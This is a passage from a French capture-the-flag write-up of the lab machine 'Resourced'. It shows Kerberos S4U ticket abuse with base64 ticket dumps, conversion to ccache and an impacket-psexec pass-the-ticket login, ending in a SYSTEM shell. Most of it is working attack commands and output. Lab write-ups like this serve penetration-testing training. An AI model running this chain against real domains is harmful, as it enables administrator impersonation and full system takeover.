      doIFCDCCBQSgAwIBBaEDAgEWooIEFjCCBBJhggQOMIIECqADAgEFoREbD1JFU09VUkNFRC5MT0NBTKIkMCKgAwIBAqEbMBkbBmtyYnRndBsPcmVzb3VyY2VkLmxvY2Fso4IDyDCCA8SgAwIBEqEDAgECoo1OtgSCA7L8W2G5bWNG81FCU03kfp+w99NLLiVXRhIqIj
uY3VbT9D3syo3z2zPcn81LUkmluEA7Ngeay4/jPw59KlhVmQDQnrvYSKxnLh/2JB3W8Tcx7ieQYfUvzmRtyUUPJC4uCcWseO7QhCEVr7G/ojQmAWdqwptb4sN8QCuVwvAFePrCBu57BhxeP464COL4SuLh4J0+OWSpWfvp1/3pdzIw2eVILF6/GwakNU2d55r3Hfdu6wKcw7
yavSlzroDW90vxLmgSxmbcRKeJ4ws4w3pLfBrUHStjn155pWaOeHF5wfbnYy1Q0L2QrC3K7e8C2DexU1EAV4qQjR8btAUf72ZflDGUhtdHxVvjIEufud+wUkCL2J0kjgpbegL4ARY09X+jBE2AS7DUuZjTHzZKD6AKkY1oMWrWc4ft6u51aiejsNZKAc1gRF49nAOpe8hxVG
4pGrQCVqSBSfTq6XAvs3/1J+2R8E3TrQWctueOJyR1EhGq7jtZhHa3Z7dL97WfJyleSYDFL/rAb5oiCRrqB+9zLQXMFMAZueR5Bv7mppwRAi751flfbf5Qb3tJwikX2PQ0zEh2PTl4be6x/kk9IaDWkgSoVYl2DrfEkgx/uVIw0DF+fnt9GO+3FsmUX6tlpvrs8sdD/KvZRx
thsuYNbHM/YoCG9rCtNHkh6WY9LAc/vwepGLBN5OKPW8ds63prVHn+kDAjlSwnc620Ypb7NXXGIjwS90KBanOnMCPz3jNehDYk3ASiLa22Sr3pd04senaeYf7C6dcI5ob0lw/xDq6Dcy0dxZXhvLbN2So28ehliC4MIFYlw058kvRVAGivocC0m40FQUs0uKpf6A3jcEM5gP
nnWkDkkD/4lfgBPA5+TYHXvV7P/Z50NdwZ/AInI5Wk6jjxGtadMVSMvqQwlvhTpmwpraskvLUWPKOHv5otM9912+x3iAAFC3M7sQli4RCkzmq2xrXvhE7J4u0nZnJ4IimOjoMVanat6huqi3DeA1sj21ediNa19fdSm6v4Gnr1M+jjQYdRGb2mB05cWQCZ+eC0uRWKpzddZQ
/Zo4HdMIHaoAMCAQCigdIEgc99gcwwgcmggcYwgcMwgccgGzAZoAMCARehEgQQyqEf9ygqkkfpfcPOtluTrqERGw9SRVNPVVJDRUQuTE9DQUyiEzARoAMCAQGhCjAIGwZwY2hhY2ujBwMFAEDhAACiERgPMjAyNTA0MDIxODEwNTBaphEYDzIwMjUwNDAzMDQxMDUwWqcRGA
Q0VELkxPQ0FMqSQwIqADAgECoRswGRsGa3JidGd0Gw9yZXNvdXJjZWQubG9jYWw=


[*] Action: S4U

[*] Building S4U2self request for: 'pchack@RESOURCED.LOCAL'
[*] Using domain controller: ResourceDC.resourced.local (::1)
[*] Sending S4U2self request to ::1:88
[+] S4U2self success!
[*] Got a TGS for 'administrator' to 'pchack@RESOURCED.LOCAL'
[*] base64(ticket.kirbi):
```

```
JAZTWXbCkqoJlq3BSjge0wgeqgAwIBAKKB4gSB
DTE4MTA1MFqoERsPUkVTT1VSQ0VELkxPQ0FMqS
[+] Ticket successfully imported!
```

On à notre ticket !

On va le récupérer et le mettre dans un fichier txt et le convertir en base64 :

```
[*] base64(ticket.kirbi) for SPN 'cifs/resourcedc.resourced.local':

      doIGiDCCBoSgAwIBBaEDAgEWooIFhjCCBYJhggV+MIIFeqADAgEFoREbD1JFU09VUkNFRC5MT0NBTKItMCugAwIBAqEkMCIbBGNpZnMbGnJlc29
:X4PwGMcqH+jjgp9OSZrZxMXKWN1H4nRl8hqBTVtuIfhDkwA6NegPn5NL/9EjFOkI9bhbVJ2nT4NNXV4nJ2Yz2r7GnyLfjdfm3zYkGYUJYJBIlWuSwh4C
qdZqRK2u9hNshLNY1xcEEd8UzpijQJdz8PXPcWILYEIoAckI73UdmlxNVh0ry3orkA9l5tXRK2G6Y1tMjHSmlK+7iFUaCnCEkftBiActeGjbn3yRSiZ1
eT5g6UkNG1aS/kE58OHTdZ/494lwYEL2Um0OrC5ZbDv9deIKEiL2F3kKFygyR6qfWCwd1UFN35aqUwYEA0AARcqawjMbULzzfS9wNgYH4/3E43AeNCQ0
uQX9ojSLgbubwpMTgnNCEJwzBt/cgiku5JqRInhEZC36YZBENNgC3OQhdCjsD5UM08HMVGY5vum+jRMwLazNQwd81kCgpvivJTZUia9X/b4y0/grWJh0
up137XEqVr8oNC2/f4yv43spQsmkXO3MxANC0GuXk8h1cgy4hN8JEs8nitqqJg8OzCSSEvB5MS0mdyKQ8strPQYXbeCyh67GWCWs324nKQA6Gv+z9Da4
ZRMTz+gxGk1e+Q3ozqk3MD2aJsMp0EpP3CRltJa57xzM4CN7041/GyDCZSAufdzpI45PGq5qbOcrW6pEYBQu8VYj4fNV18sUr7cmF9lY1RSVLr3JWRMc
VxnI4PdVw9DHPtdd8/fsyeyCYDIRMuQipM/LIk/7/i7q2SASi88zmEsflA90CuVRM3gXJlwS/QMiuUcR4DyFQLGEP+/mqL6bti9y4HIcJKYAxAVtnKmA
AzTWXbckqoJlq3BSjge0wgeqgAwIBAKKB4gSB332B3DCB2aCB1jCB0zCB0KAbMBmgAwIBEaESBBANZFNsVGAAA7JNI7PAf09RoREbD1JFU09VUkNFRC5
TE4MTA1MFqoERsPUkVTT1VSQ0VELkxPQ0FMqS0wK6ADAgECoSQwIhsEY2lmcxsacmVzb3VyY2VkYy5yZXNvdXJjZWQubG9jYWw=
[+] Ticket successfully imported!
```

```
┌──(alice㉿kali)-[~/…/oscp/PG
└─$ nano ticket.b64
```

```
┌──(alice㉿kali)-[~/…/oscp/PG play/AD/ressourced]
└─$ cat ticket.b64 | base64 -d > ticket.kirbi
```

Ensuite on va convertir le ticket en un fichier **cccache** pour faire le pass the ticket attack :

impacket-ticketConverter @nomticket ticket.ccache

impacket-ticketConverter ticket.kirbi ticket.ccache

```
┌──(alice㉿kali)-[~/…/oscp/PG play/AD/ressourced]
└─$ impacket-ticketConverter ticket.kirbi ticket.ccache

Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] converting kirbi to ccache...
[+] done
```

Export KRB5CCNAME=ticket.cccache

Klist pour voir le nom de domaine a mettre :

```
*Evil-WinRM* PS C:\Users\L.Livingstone\desktop> klist

Current LogonId is 0:0xbafc4

Cached Tickets: (1)

#0>     Client: administrator @ RESOURCED.LOCAL
        Server: cifs/resourcedc.resourced.local @ RESOURCED.LOCAL
        KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
        Ticket Flags 0x40a50000 -> forwardable renewable pre_authent ok_as_dele
        Start Time: 4/2/2025 11:10:50 (local)
        End Time:   4/2/2025 21:10:50 (local)
        Renew Time: 4/9/2025 11:10:50 (local)
        Session Key Type: AES-128-CTS-HMAC-SHA1-96
        Cache Flags: 0
        Kdc Called:
*Evil-WinRM* PS C:\Users\L.Livingstone\desktop>
```

Et donc enfin on peut se connecter à la machine grâce à l'attaque de pass the ticket :

impacket-psexec -k -no-pass @DOMAINNAME/administrator@IP

```
┌──(alice㉿kali)-[~/…/oscp/PG play/AD/ressourced]
└─$ impacket-psexec -k -no-pass resourced.local/administrator@resourcedc.resourced.local -dc-ip 192.168.156.175
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Requesting shares on resourcedc.resourced.local.....
[*] Found writable share ADMIN$
[*] Uploading file JFULjfmy.exe
[*] Opening SVCManager on resourcedc.resourced.local.....
[*] Creating service Kyql on resourcedc.resourced.local.....
[*] Starting service Kyql.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.2145]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32> whoami
nt authority\system

C:\Windows\system32>
```

PS : NE PAS OUBLIER D'AJOUTER LE NOM DE DOMAINE DANS etc/hosts !!!

```
┌──(alice㉿kali)-[~/…/oscp/PG
└─$ sudo nano /etc/hosts
```

```
192.168.156.175 resourcedc.resourced.local
```